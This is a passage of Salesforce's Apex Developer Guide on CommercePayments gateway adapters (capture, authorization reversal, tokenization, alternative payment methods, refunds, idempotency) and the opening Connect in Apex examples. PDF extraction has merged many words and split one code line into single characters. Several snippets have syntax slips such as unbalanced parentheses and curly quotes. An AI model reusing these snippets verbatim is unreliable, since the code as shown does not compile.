jsonGeneratorInstance.writeFieldName('modificationAmount');
jsonGeneratorInstance.writeStartObject();
jsonGeneratorInstance.writeStringField('value',
String.ValueOf((captureRequest.amount * 100.0).intValue()));
jsonGeneratorInstance.writeEndObject();
return jsonGeneratorInstance.getAsString();
}
Example:
createCaptureResponse
private commercepayments.GatewayResponse createCaptureResponse(HttpResponse response)
{
Map<String, Object> mapOfResponseValues = (Map
<String, Object>) JSON.deserializeUntyped(response.getBody());
Integer statusCode = response.getStatusCode();
String responceValue = (String)mapOfResponseValues.get('response');
if(statusCode == 200) {
system.debug('Response - success - Capture received');
commercepayments.CaptureResponse captureResponse = new
commercepayments.CaptureResponse();
captureResponse.setAsync(true); // Very important to treat this as an
asynchronous transaction
captureResponse.setGatewayReferenceNumber((String)mapOfResponseValues.get('pspReference'));
captureResponse.setSalesforceResultCodeInfo(new
commercepayments.SalesforceResultCodeInfo(commercepayments.SalesforceResultCode.Success));
return captureResponse;
} else {
system.debug('Response - error - Capture not received by Gateway');
String message = (String)mapOfResponseValues.get('message');
commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse(String.valueOf(statusCode), message);
return error;
}
}
Payment Authorization Reversal Service
An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method.
344
Using Salesforce Features with Apex
Apex Developer Guide
IN THIS SECTION:
Authorization Reversal Apex Class Implementation
The Authorization Reversal Service uses the AuthorizationReversalRequest and
AuthorizationReversalResponse classes to manage the creation and storage of authorization reversal information.
Implement these classes in your payment gateway adapter.
Payment Authorization Reversal Service API
An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment
method. Use the authorization reversal service to provide users with the ability to reverse an outstanding payment authorization.
Authorization Reversal Apex Class Implementation
TheAuthorizationReversalServiceusesthe AuthorizationReversalRequest and AuthorizationReversalResponse
classes to manage the creation and storage of authorization reversal information. Implement these classes in your payment gateway
adapter.
AuthorizationReversalRequest
Represents the authorization reversal request. Extends BaseRequest and inherits all its methods.
AuthorizationReversalRequest uses a constructor to build an authorization reversal request record in Salesforce. The
AuthorizationReversalRequest constructor takes no arguments. You can invoke it as follows.
CommercePayments.AuthorizationReversalRequest arr = new
CommercePayments.AuthorizationReversalRequest();
If you want to build a sample authorization reversal, you can also invoke a constructor with arguments for the reversal amount and
payment authorization ID. However, the constructor would only work for test usage and would throw an exception if used outside
of the Apex test context.
commercepayments.AuthorizationReversalRequest authorizationReversalRequest =
new commercepayments.AuthorizationReversalRequest(80, authObj.id);
AuthorizationReversalResponse
The payment gateway adapter sends this class as a response for an Authorization Reversal request type. Extends
AbstractResponse and inherits its methods.
AuthorizationReversalResponse uses a constructor to build an authorization reversal request record in Salesforce. The
AuthorizationReversalResponse constructor takes no arguments. You can invoke it as follows:
CommercePayments.AuthorizationReversalResponse arp = new
CommercePayments.AuthorizationReversalResponse();
Note: Salesforce doesn't support bulk operations or custom fields in the authorization reversal process.
Implementing Reversal Classes in Your Gateway Adapter
Add your reversal classes to your payment gateway adapter. We recommend adding AuthorizationReversal as a possible
requestType value when calling processRequest on the gateway’s response.
global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext
gatewayContext) {
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
commercepayments.GatewayResponse response;
345
Using Salesforce Features with Apex
Apex Developer Guide
try {
//add conditions for other requestType values here
//..
else if (requestType == commercepayments.RequestType.AuthorizationReversal) {
response =
createAuthReversalResponse((commercepayments.AuthorizationReversalRequest)gatewayContext.getPaymentRequest());}
return response;
Then, add a class that sets the amount of the authorization reversal request, gateway information, and the Salesforce result code.
global commercepayments.GatewayResponse
createAuthReversalResponse(commercepayments.AuthorizationReversalRequest authReversalRequest)
{
commercepayments.AuthorizationReversalResponse authReversalResponse = new
commercepayments.AuthorizationReversalResponse();
if(authReversalRequest.amount!=null )
{
authReversalResponse.setAmount(authReversalRequest.amount);
}
else
{
throw new SalesforceValidationException('Required Field Missing : Amount');
}
system.debug('Response - success');
authReversalResponse.setGatewayDate(system.now());
authReversalResponse.setGatewayResultCode('00');
authReversalResponse.setGatewayResultCodeDescription('Transaction Normal');
//Replace 'xxxxx' with the gateway reference number.
authReversalResponse.setGatewayReferenceNumber('SF'+xxxxx);
authReversalResponse.setSalesforceResultCodeInfo(SUCCESS_SALESFORCE_RESULT_CODE_INFO);
return authReversalResponse;
}
Sample Apex Request
String authorizationId = '0XcxXXXXXXXXXXXXXXX';
ConnectApi.AuthorizationReversalRequest authorizationReversalRequest = new
ConnectApi.AuthorizationReversalRequest();
authorizationReversalRequest.amount = 1.0;
authorizationReversalRequest.comments = 'Captured from custom action';
authorizationReversalRequest.ipAddress = '192.162.10.3';
authorizationReversalRequest.email = 'testuser@example.com';
ConnectApi.AuthorizationReversalResponse authorizationReversalResponse =
ConnectApi.Payments.reverseAuthorization(authorizationReversalRequest, authorizationId);
String authReversalId = authorizationReversalResponse.paymentAuthAdjustment.id;
System.debug(authorizationReversalResponse);
System.debug(authReversalId);
346
Using Salesforce Features with Apex
Apex Developer Guide
Payment Authorization Reversal Service API
An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method.
Use the authorization reversal service to provide users with the ability to reverse an outstanding payment authorization.
Sometimes, a customer performs a payment authorization but then needs to cancel all or part of the authorization later. For example,
the customer bought three items, and then realized that the first item is already in their stock. Commerce Payments API allows you to
reverse all or part of an outstanding payment authorization.
After the customer payment gateway authorizes a payment, Commerce Payments creates a payment authorization record to store
information about the authorization. When a user or process performs a reversal against the authorization, the authorization reversal
service creates a payment authorization adjustment to store information. The adjustment is related to the authorization.
If the payment authorization is associated with an order payment summary, then the reversal amount is added to the order payment
summary’s AuthorizationReversalAmount and subtracted from its AvailableToCaptureAmount. But the
AvailableToCaptureAmount is never below 0, even if a reversal makes its calculation a negative amount.
Note: Foranauthorizationreversal,thepaymentgatewaylog’s OrderPaymentSummaryId alwaysdefaultstonull.Ifthere’s
an associated order payment summary, your code can set the value.
Call the authorization reversal service by making a POST request to the following endpoint.
Endpoint
/commerce/payments/authorizations/${*authorizationId*}/reversals
The service accepts one authorization reversal request per call. The following payment authorization adjustment API parameters are
accepted.
Table 6: Reversal Service Input Parameters
Description
Required
Parameter
Amount to be reversed from the
authorization. Must be greater than zero.
Required
amount
Salesforce doesn't provide validations
comparing
PaymentAuthorizationAdjustment.Amount
to
PaymentAuthorization.Amount.
If the payment gateway allows the reversal
amounttobegreaterthantheauthorization
amount, the authorization's resulting
balance can be negative. If your gateway
supportsauthorizationbalancesbelowzero
and you want to avoid gateway calls,
configure your adapter to query the
authorization amount, balance, and total
reversalamount,anddon’tcalltheendpoint
if the balance is less than zero.
Account ID to which this authorization
reversal is linked.
Optional
accountId
347
Using Salesforce Features with Apex
Apex Developer Guide
Description
Required
Parameter
The date that the reversal applies to the
authorization.
Optional
effectiveDate
Fraud parameter
Optional
email
Fraud parameter
Optional
ipAddress
Fraud parameter
Optional
macAddress
Fraud parameter
Optional
phone
User-provided comments about the
authorization reversal. Must be less than
1000 characters.
Optional
comments
Sample Request and Response
This request calls a $150 reversal against an authorization.
{
"accountId":"",
"amount": "150",* "comments": "authorization reversal request",
"effectiveDate":"2020-10-18T11:32:27.000Z",
"ipAddress": "202.95.77.70",
"macAddress": "00-14-22-01-23-45",
"phone": "100-456-67",
"email": "test@example.org",
"additionalData":{
//add additional parameters if needed
"key1":"value1",
"key2":"value2",
"key3":"value3",
"key4":"value4",
"key5":"value5"
}
}
Sample Response - Success
A successful authorization reversal response provides information about the gateway’s response and the values to construct a payment
authorization adjustment entity.
HPP Status Code: 201
{
"gatewayResponse" : {
"gatewayDate" : "2020-10-23T15:21:58.833Z",
"gatewayReferenceNumber" : "439XXXXXXX",
"gatewayResultCode" : "00",
"gatewayResultCodeDescription" : "Transaction Normal",
"salesforceResultCode" : "Success"
},
"paymentAuthAdjustment" : {
"amount" : "150.0",
348
Using Salesforce Features with Apex
Apex Developer Guide
"currencyIsoCode" : "USD",
"effectiveDate" : "2020-10-18T11:32:27.000Z",
"id" : "9tvR00000004Cf1MAE",
"paymentAuthAdjustmentNumber" : "PAA-00XXXXXXX",
"requestDate" : "2020-10-23T15:21:58.000Z",
"status" : "Processed"
},
"paymentGatewayLogs" : [ {
"createdDate" : "2020-10-23T15:21:58.000Z",
"gatewayResultCode" : "00",
"id" : "0XtXXXXXXXXXXXXXXX",
"interactionStatus" : "Success"
} ]
}
The resulting payment authorization adjustment in Salesforce would look like this.
If an error is returned, the response contains the gateway's error code and error message.
Sample Response - Error
{
"errorCode":"",
"errorMessage":""
}
Tokenization Service
The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called
a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card
used for transactions. The token lets you store information about the credit card without storing sensitive customer data, such as credit
card numbers, in Salesforce.
IN THIS SECTION:
Tokenization Service Apex Class Implementation
Use the tokenization service to hide sensitive customer payment method data. The Tokenization service uses
PaymentMethodTokenizationRequest, PaymentMethodTokenizationResponse, and
CardPaymentMethodRequest. Implement these classes in your payment gateway adapter.
Tokenization Service API
The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number,
called a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of
the credit card used for transactions. The token lets you store information about the credit card without actually storing sensitive
customer data such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your
payment services.
Tokenization Service Apex Class Implementation
EDITIONS
Available in: Salesforce
Spring '21 and later
Use the tokenization service to hide sensitive customer payment method data. The Tokenization
service uses PaymentMethodTokenizationRequest,
PaymentMethodTokenizationResponse, and CardPaymentMethodRequest.
Implement these classes in your payment gateway adapter.
349
Using Salesforce Features with Apex
Apex Developer Guide
Encryption for Tokenized Payment Methods
CommercePayments uses Salesforce field encryption to securely store gateway token values on customer payment method entities
such as DigitalWallet, CardPaymentMethod, and AlternativePaymentMethod.
CardPaymentMethodandDigitalWalletcontaintheGatewayTokenEncryptedfield,availableinAPIv52.0andlater,andtheGatewayToken
field, available in API v48.0 and later. Both fields store gateway token values. However, GatewayTokenEncrypted uses Salesforce Classic
Encryption for Custom Fields to securely encrypt the token. GatewayToken doesn't use encryption. To ensure secure tokenization, we
recommend using GatewayTokenEncrypted on your DigitalWallets and CardPaymentMethods. The AlternativePaymentMethod object
uses a GatewayToken field for token storage, however, this field is encrypted on AlternativePaymentMethods.
InAPIversion52.0andlater,CardPaymentMethodsandDigitalWalletscan’tstorevaluesforGatewayTokenEncryptionandGatewayToken
at the same time on the same record. If you try to assign one while the other exists, Salesforce throws an error.
Your payment gateway adapter uses the PaymentMethodTokenizationRequest and
PaymentMethodTokenizationResponse classes to retrieve a gateway token from the payment gateway, encrypt it in
Salesforce, and store the value on a payment method entity. Let's see how we can configure these classes in our payment gateway
adapter.
Implementing Tokenization Classes in Your Gateway Adapter
The following code is used within your PaymentGatewayAdapter Apex class.
Gatewaytokensarecreatedandencryptedwhenthe GatewayResponse class's processRequest methodreceivesatokenization
request. If the request type is Tokenize, GatewayResponse calls the createTokenizeResponse method and passes an
instanceofthe PaymentMethodTokenizationRequest class.Thepassed PaymentMethodTokenizationRequest
objectcontainstheaddressandcardPaymentMethodinformationthatthepaymentgatewayneedstomanagethetokenizationprocess.
For example:
global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext
gatewayContext) {
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
commercepayments.GatewayResponse response;
try
{
if (requestType == commercepayments.RequestType.Tokenize) {
response =
createTokenizeResponse((commercepayments.PaymentMethodTokenizationRequest)gatewayContext.getPaymentRequest());
}
//Add other else if statements for different request types as needed.
return response;
}
catch(SalesforceValidationException e)
{
commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse('400', e.getMessage());
return error;
}
}
Configure the createTokenizeResponse method to accept an instance of PaymentMethodTokenizationRequest
and then build an instance of PaymentMethodTokenizationResponse based on the values that it receives from the payment
350
Using Salesforce Features with Apex
Apex Developer Guide
gateway. The tokenizeResponse contains the results of the gateway's tokenization process, and if successful, the tokenized value. In this
example, we call the setGatewayTokenEncrypted method to set the tokenized value in our tokenization response.
public commercepayments.GatewayResponse
createTokenizeResponse(commercepayments.PaymentMethodTokenizationRequest tokenizeRequest)
{
commercepayments.PaymentMethodTokenizationResponse tokenizeResponse = new
commercepayments.PaymentMethodTokenizationResponse();
tokenizeResponse.setGatewayTokenEncrypted(encryptedValue);
tokenizeResponse.setGatewayTokenDetails(tokenDetails);
tokenizeResponse.setGatewayAvsCode(avsCode);
tokenizeResponse.setGatewayMessage(gatewayMessage);
tokenizeResponse.setGatewayResultCode(resultcode);
tokenizeResponse.setGatewayResultCodeDescription(resultCodeDescription);
tokenizeResponse.setSalesforceResultCodeInfo(resultCodeInfo);
tokenizeResponse.setGatewayDate(system.now());
return tokenizeResponse;
}
The setGatewayTokenEncrypted method is available in Salesforce API v52.0 and later. It uses Salesforce classic encryption to
settheencryptedtokenvaluethatyoucanstoreinGatewayTokenEncryptedonaCardPaymentMethodorDigitalWallet,orinGatewayToken
on an AlternativePaymentMethod. We recommend using setGatewayTokenEncrypted to ensure your tokenized payment
method values are encrypted and secure.
/** @description Method to set Gateway token to persist in Encrypted Text */
global void setGatewayTokenEncrypted(String gatewayTokenEncrypted) {
if (gatewayTokenSet) {
throwTokenError();
}
this.delegate.setGatewayTokenEncrypted(gatewayTokenEncrypted);
gatewayTokenEncryptedSet = true;
}
If the instantiated class already has a gateway token, setGatewayTokenEncrypted throws an error.
Note: While the PaymentMethodTokenizationResponse's setGatewayToken method (available in API v48.0 and later) also
returns a payment method token, the tokenized value isn't encrypted.
Tokenization Service API
The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called
a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit
card used for transactions. The token lets you store information about the credit card without actually storing sensitive customer data
such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your payment services.
In a typical tokenization process, the payments platform accepts customer payment method data and passes it to a remote token service
server on the payment gateway, outside of Salesforce. The server provides the tokenized value for storage on the platform. For example,
a customer provides a credit card number of 4111 1111 1111 1234. The token server stores this value, associates it with a token
of 2537446225198291, and sends that token for storage on the platform.
During communication with the merchant, the merchant sends the 2537446225198291 token to the token server. The token
server confirms that it matches the customer’s token, and authorizes the merchant to perform the transaction against the customer’s
card.
351
Using Salesforce Features with Apex
Apex Developer Guide
The Commerce Payments Tokenization API accepts credit card information and uses the external payment gateway configured through
the customer's Salesforce org to tokenize the card information. It then returns the tokenization representation. The API then saves the
token in CardPaymentMethod.
Call the authorization reversal service by making a POST request to the following endpoint.
Endpoint
/commerce/payments/payment-method/tokens/
The Tokenization Service accepts the following request parameters from payment and related entities.
Table 7: Tokenization Service Input Parameters
Details
Required
Parameter
Details of the credit card to be tokenized.
Required
cardPaymentMethod: {
"cardHolderName":"",
"expiryMonth":"",
"expiryYear":"",
"startMonth":"",
"startYear":"",
"cvv":"",
"cardNumber":"",
"cardCategory":"",
"cardType":"",
"nickName":"",
"cardHolderFirstName":"",
"cardHolderLastName":"",
"email":"",
"comments":""
}
Salesforce Account ID of the card owner.
Optional
accountId
Address information of the customer who
owns the credit card payment method
being tokenized.
Optional
"address":{
"street":"",
"city":"",
"state":"",
"country":"",
"postalCode":"",
"companyName":"",
}
The external payment gateway related to
the tokenization server.
Required
paymentGatewayId
Fraud parameter.
Optional
email
Fraud parameter.
Optional
ipAddress
Fraud parameter.
Optional
macAddress
Fraud parameter.
Optional
phone
352
Using Salesforce Features with Apex
Apex Developer Guide
Details
Required
Parameter
Anyadditionaldatarequiredbythegateway
to tokenize a credit card payment method.
Optional
additionalData
Sample Request and Response
This sample request provides a customer's credit card information for tokenization.
{
"cardPaymentMethod": {
"cardHolderName":"Carol Smith",
"expiryMonth": "05",
"expiryYear": "2025",
"startMonth": "",
"startYear": "",
"cvv": "000",
"cardNumber": "4111111111111111",
"cardCategory": "Credit",
"cardType": "Visa",
"nickName": "",
"cardHolderFirstName": "Carol",
"cardHolderLastName": "Smith",
"email" : "csmith@example.com",
"comments" : "",
"accountId": "000XXXXXXXX"
},
"address":{
"street": "128 1st Street",
"city": "San Francisco",
"state": "CA",
"country": "USA",
"postalCode": "94015",
"companyName": "Salesforce"
},
"paymentGatewayId" : "000XXXXXXXX",
"email": ""
"ipAddress": "",
"macAddress": "",
"phone": "",
"additionalData":{
//add additional information if needed
"key1":"value1",
"key2":"value2",
"key3":"value3",
"key4":"value4",
"key5":"value5"
}
}
Sample Success Response
353
Using Salesforce Features with Apex
Apex Developer Guide
A successful tokenization response updates the payment method and provides information about the gateway response and any
payment gateway logs.
{
"paymentMethod": {
"id": "03OR0000000xxxxxxx",
"accountId" : "001xx000000xxxxxxx",
"status" : "Active"
},
"gatewayResponse" : {
"gatewayResultCode": "00",
"gatewayResultCodeDescription": "Transaction Normal",
"gatewayDate": "2020-12-08T04:03:20.000Z",
"gatewayAvsCode" : "7638788018713617",
"gatewayMessage" : "8313990738208498",
"salesforceResultCode": "Success",
"gatewayTokenEncrypted" : "SF701252"
}
"paymentGatewayLogs" : [ {
"createdDate" : "2020-12-08T04:03:20.000Z",
"gatewayResultCode" : "00",
"id" : "0XtR0000000xxxxxxx",
"interactionStatus" : "NoOp"
} ],
}
Alternative Payment Methods
EDITIONS
Available in: Salesforce
Spring '21 and later
An alternative payment method allows customers to store and represent payment method
information not represented by another pre-defined payment method such as
CardPaymentMethod or DigitalWallet. Common examples of alternative payment
methodsincludeCashOnDeliver,Klarna,andDirectDebit.Alternativepaymentmethodsareavailable
in API v51.0 and later.
Create a unique record type for each type of alternative payment method in your org. This way,
each of your alternative payment methods can show different picklist values and page layouts based on the method provider and
gateway provider’s requirements. For example, you could have one alternative payment method record type for direct debit and a
different record type for cash on deliver.
We also recommend creating a GtwyProviderPaymentMethodType for each of your unique alternative payment method
record types.
AlternativePaymentMethod has the private sharing model enabled as default for both internal and external users. Only the record owner
and users with higher ownership have Read, Edit, and Delete access.
Example: Let's say you wanted to make an alternative payment method for GiroPay. First, create an
AlternativePaymentMethod record type.
New RecordType
/services/data/v51.0/sobjects/RecordType
{
"Name" : "Giro Pay",
"DeveloperName" : "GiroPay",
354
Using Salesforce Features with Apex
Apex Developer Guide
"SobjectType" : "AlternativePaymentMethod"
}
Next, create an alternative payment method record for the AlternativePaymentMethod record type.
New AlternativePaymentMethod
/services/data/v51.0/sobjects/AlternativePaymentMethod
{
"ProcessingMode": "External",
"status":"Active",
"GatewayToken":"mHkDsh0oIA3mnWjo9UL",
"NickName" : "MyGiroPay",
"RecordTypeId" : "{record_type_id}"
}
You can also create a gateway provider payment method type.
New GtwyProvPaymentMethodType
{
"PaymentGatewayProviderId": "XXXXXXXXXXXXXXX",
"PaymentMethodType":"AlternativePaymentMethod",
"GtwyProviderPaymentMethodType" : "PM_Giro",
"DeveloperName" : "DevName",
"MasterLabel" : "MasterLabel",
"RecordTypeId" : "{record_type_id}"
}
Process Payments
EDITIONS
Available in: Salesforce
Spring ’20
Process a payment in the payment gateway.
To access commercepayments API, you need the PaymentPlatform org permission.
1. Get the payment capture request object from the PaymentGatewayContext Class.
commercepayments.CaptureRequest =
(commercepayments.CaptureRequest)gatewayContext.getPaymentRequest()
2. Set the HTTP request object.
HttpRequest req = new HttpRequest();
req.setHeader('Content-Type', 'application/json');
3. Read the parameters from the CaptureRequest object and prepare the HTTP request body.
4. Make the HTTP call to the gateway using the PaymentsHttp Class.
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = http.send(req);
355
Using Salesforce Features with Apex
Apex Developer Guide
5. Parse the httpResponse and prepare the CaptureResponse object.
commercepayments.CaptureResponse captureResponse = new commercepayments.CaptureResponse();
captureResponse.setGatewayResultCode(“”);
captureResponse.setGatewayResultCodeDescription(“”);
captureResponse.setGatewayReferenceNumber(“”);
captureResponse.setSalesforceResultCodeInfo(getSalesforceResultCodeInfo(commercepayments.SalesforceResultCode.SUCCESS.name()));
captureResponse.setGatewayReferenceDetails(“”);
captureResponse.setAmount(double.valueOf(100);
6. Return the captureResponse.
Process Refund
EDITIONS
Available in: Salesforce
Spring ’20
Process a refund in the payment gateway.
To access the commercepayments API, you need the PaymentPlatform org permission.
1. Get the referenced refund request object from the PaymentGatewayContext Class.
commercepayments.ReferencedRefundRequest =
(commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest();
2. Set the HTTP request object.
HttpRequest req = new HttpRequest();
req.setHeader('Content-Type', 'application/json');
3. Read the parameters from the ReferencedRefundRequest object and prepare the HTTP request body.
4. Make the HTTP call to the gateway using thePaymentsHttp Class.
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = http.send(req);
5. Parse the httpResponse and prepare the ReferencedRefundResponse object.
commercepayments.ReferencedRefundResponse referencedRefundResponse = new
commercepayments.ReferencedRefundResponse();
referencedRefundResponse.setGatewayResultCode(“”);
referencedRefundResponse.setGatewayResultCodeDescription(“”);
referencedRefundResponse.setGatewayReferenceNumber(“”);
r
e
f
e
r
e
n
c
e
d
R
e
f
u
n
d
R
e
s
p
o
n
s
e
.
s
e
t
S
a
l
e
s
f
o
r
c
e
R
e
s
u
l
t
C
o
d
e
I
n
f
o
(
g
e
t
S
a
l
e
s
f
o
r
c
e
R
e
s
u
l
t
C
o
d
e
I
n
f
o
(
c
o
m
m
e
r
c
e
p
a
y
m
e
n
t
s
.
S
a
l
e
s
f
o
r
c
e
R
e
s
u
l
t
C
o
d
e
.
S
U
C
C
E
S
S
.
n
a
m
e
(
)
)
)
;
referencedRefundResponse.setGatewayReferenceDetails(“”);
referencedRefundResponse.setAmount(double.valueOf(100);
6. Return the referencedRefundResponse.
356
Using Salesforce Features with Apex
Apex Developer Guide
Idempotency Guidelines
EDITIONS
Available in: Salesforce
Spring ’20
Idempotencyrepresentstheabilityofapaymentgatewaytorecognizeduplicaterequestssubmitted
either in error or maliciously, and then process the duplicate requests accordingly. When working
with an idempotent gateway, consider these important guidelines.
To access the commercepayments API, you need the PaymentPlatform org permission.
The payment gateway adapter class is linked to a paymentGatewayProvider object record. CCS
Paymentsprovidesitsownlayerofidempotencyforitsownservicerequest.Eachpaymentgateway
can also specify their idempotencySupported value in the paymentGatewayProvider object record. If Salesforce CCS Payment
APIsdetectsaduplicaterequestandthegatewayprovidersupportsidempotency,therequestbody’s duplicate parameterbecomes
True.
commercepayments.CaptureRequest request =
(commercepayments.CaptureRequest)paymentGatewayContext.getPaymentRequest();
Boolean isDuplicate = requestObject.duplicate
The idempotency key can be fetched from the request object.
String idempotencyKey = request.idempotencyKey
Sample Payment Gateway Implementation for CommercePayments
We’ve created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the
CommercePayments namespace. Review the sample code if you need help with configuring your payment gateway implementation.
Review our code samples in the CommercePayments Gateway Reference Implementation for Payeezy repository.
Connect in Apex
Use Connect in Apex to develop custom experiences in Salesforce. Connect in Apex provides programmatic access to B2B Commerce,
CMS managed content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with
mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.
Many Connect REST API resource actions are exposed as static methods on Apex classes in the ConnectApi namespace. These
methods use other ConnectApi classes to input and return information. The ConnectApi namespace is referred to as Connect
in Apex.
In Apex, you can access some Connect data using SOQL queries and objects. However, it’s simpler to expose data in ConnectApi
classes, and data is localized and structured for display. For example, instead of making several calls to access and assemble a feed, you
can do it with a single call.
Connect in Apex methods execute in the context of the user executing the methods. The code has access to whatever the context user
has access to. It doesn’t run in system mode like other Apex code.
For Connect in Apex reference information, see ConnectApi Namespace.
IN THIS SECTION:
Connect in Apex Examples
Use these examples to perform common tasks with Connect in Apex.
Connect in Apex Features
This topic describes which classes and methods to use to work with common Connect in Apex features.
357
Using Salesforce Features with Apex
Apex Developer Guide
Using ConnectApi Input and Output Classes
Some classes in the ConnectApi namespace contain static methods that access Connect REST API data. The ConnectApi
namespace also contains input classes to pass as parameters and output classes that calls to the static methods return.
Understanding Limits for ConnectApi Classes
Limits for methods in the ConnectApi namespace are different than the limits for other Apex classes.
Packaging ConnectApi Classes
If you include ConnectApi classes in a package, be aware of Chatter dependencies.
Serializing and Deserializing ConnectApi Objects
When ConnectApi output objects are serialized into JSON, the structure is similar to the JSON returned from Connect REST API.
When ConnectApi input objects are deserialized from JSON, the format is also similar to Connect REST API.
ConnectApi Versioning and Equality Checking
Versioning in ConnectApi classes follows specific rules that are different than the rules for other Apex classes.
Casting ConnectApi Objects
It may be useful to downcast some ConnectApi output objects to a more specific type.
Wildcards
Use wildcard characters to match text patterns in Connect REST API and Connect in Apex searches.
Testing ConnectApi Code
Like all Apex code, Connect in Apex code requires test coverage.
Differences Between ConnectApi Classes and Other Apex Classes
Note these additional differences between ConnectApi classes and other Apex classes.
Connect in Apex Examples
Use these examples to perform common tasks with Connect in Apex.
IN THIS SECTION:
Get Feed Elements From a Feed
Call a method to get feed elements from a feed.
Get Feed Elements From Another User’s Feed
Call a method to get feed elements from another user’s feed.
Get Site-Specific Feed Elements from a Feed
Call a method to display a user profile feed that contains only feed elements that are scoped to a specific Experience Cloud site.
Post a Feed Element
Make a call to post a feed element.
Post a Feed Element with a Mention
Call a method or use the ConnectApiHelper repository to post a feed.
Post a Feed Element with Existing Files
Call a method to post a feed element with already uploaded files.
Post a Rich-Text Feed Element with Inline Image
Call a method or use the ConnectApiHelper repository to post a feed element with an already uploaded, inline image.
358
Using Salesforce Features with Apex
Apex Developer Guide
Post a Rich-Text Feed Element with a Code Block
Call a method to post a feed element with a code block.
Post a Feed Element with a New File (Binary) Attachment
Call a method to post a feed element with a new file.
Post a Batch of Feed Elements
Use a trigger to call a method to bulk post to the feeds of accounts.
Post a Batch of Feed Elements with a New (Binary) File
Use a trigger to call a method to bulk post a new file to the feeds of accounts.
Define an Action Link and Post with a Feed Element
Create one action link in an action link group, associate the action link group with a feed item, and post the feed item.
Define an Action Link in a Template and Post with a Feed Element
Create an action link and action link group and instantiate the action link group from a template.
Edit a Feed Element
Call a method to edit a feed element.
Edit a Question Title and Post
Call a method to edit a question title and post.
Like a Feed Element
Call a method to like a feed element.
Bookmark a Feed Element
Call a method to bookmark a feed element.
Share a Feed Element (prior to Version 39.0)
Call a method to share a feed element.
Share a Feed Element (in Version 39.0 and Later)
Call a method to share a feed element.
Send a Direct Message
Call a method to send a direct message.
Post a Comment
Call a method to post a comment.
Post a Comment with a Mention
Make call or use the ConnectApiHelper repository to post a comment with a mention.
Post a Comment with an Existing File
Make a call to post a comment with an already uploaded file.
Post a Comment with a New File
Call a method to post a comment with a new file.
Post a Rich-Text Comment with Inline Image
Make a call or use the ConnectApiHelper repository to post a comment with an already uploaded, inline image.
Post a Rich-Text Feed Comment with a Code Block
Call a method to post a comment with a code block.
Edit a Comment
Call a method to edit a comment.
359
Using Salesforce Features with Apex
Apex Developer Guide
Follow a Record
Call a method to follow a record.
Unfollow a Record
Call a method to stop following a record.
Get a Repository
Call a method to get a repository.
Get Repositories
Call a method to get all repositories.
Get Allowed Item Types
Call a method to get allowed item types.
Get Previews
Call a method to get all supported preview formats and their respective URLs.
Get a File Preview
Call a method to get a file preview.
Get Repository Folder Items
Call a method to get a collection of repository folder items.
Get a Repository Folder
Call a method to get a repository folder.
Get a Repository File Without Permissions Information
Call a method to get a repository file without permission information.
Get a Repository File with Permissions Information
Call a method to get a repository file with permission information.
Create a Repository File Without Content (Metadata Only)
Call a method to create a file without binary content (metadata only) in a Google Drive repository folder.
Create a Repository File with Content
Call a method to create a file with binary content in a Google Drive repository folder.
Update a Repository File Without Content (Metadata Only)
Call a method to update the metadata of a repository file.
Update a Repository File with Content
Call a method to update a repository file with content.
Get an Authentication URL
Call a method to get an authentication URL.
Get Feed Elements From a Feed
Call a method to get feed elements from a feed.
Call getFeedElementsFromFeed(communityId, feedType, subjectId) to get the first page of feed elements
from the context user’s news feed.
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
360
Using Salesforce Features with Apex
Apex Developer Guide
The getFeedElementsFromFeed method is overloaded, which means that the method name has many different signatures. A
signature is the name of the method and its parameters in order.
Each signature lets you send different inputs. For example, one signature may specify the feed type and the subject ID. Another signature
couldhavethoseparametersandanadditionalparametertospecifythemaximumnumberofcommentstoreturnforeachfeedelement.
Tip: Eachsignatureoperatesoncertainfeedtypes.Usethesignaturesthatoperateonthe ConnectApi.FeedType.Record
to get group feeds, since a group is a record type.
SEE ALSO:
Apex Reference Guide: ChatterFeeds Class
Get Feed Elements From Another User’s Feed
Call a method to get feed elements from another user’s feed.
Call getFeedElementsFromFeed(communityId, feedType, subjectId) to get the first page of feed elements
from another user’s feed.
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, '005R0000000HwMA');
This example calls the same method to get the first page of feed elements from another user’s record feed.
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.Record, '005R0000000HwMA');
The getFeedElementsFromFeed method is overloaded, which means that the method name has many different signatures. A
signature is the name of the method and its parameters in order.
Each signature lets you send different inputs. For example, one signature can specify the feed type and the subject ID. Another signature
could have those parameters and an extra parameter to specify the maximum number of comments to return for each feed element.
Get Site-Specific Feed Elements from a Feed
Call a method to display a user profile feed that contains only feed elements that are scoped to a specific Experience Cloud site.
Feed elements that have a User or a Group parent record are scoped to sites. Feed elements whose parents are record types other than
User or Group are always visible in all sites. Other parent record types could be scoped to sites in the future.
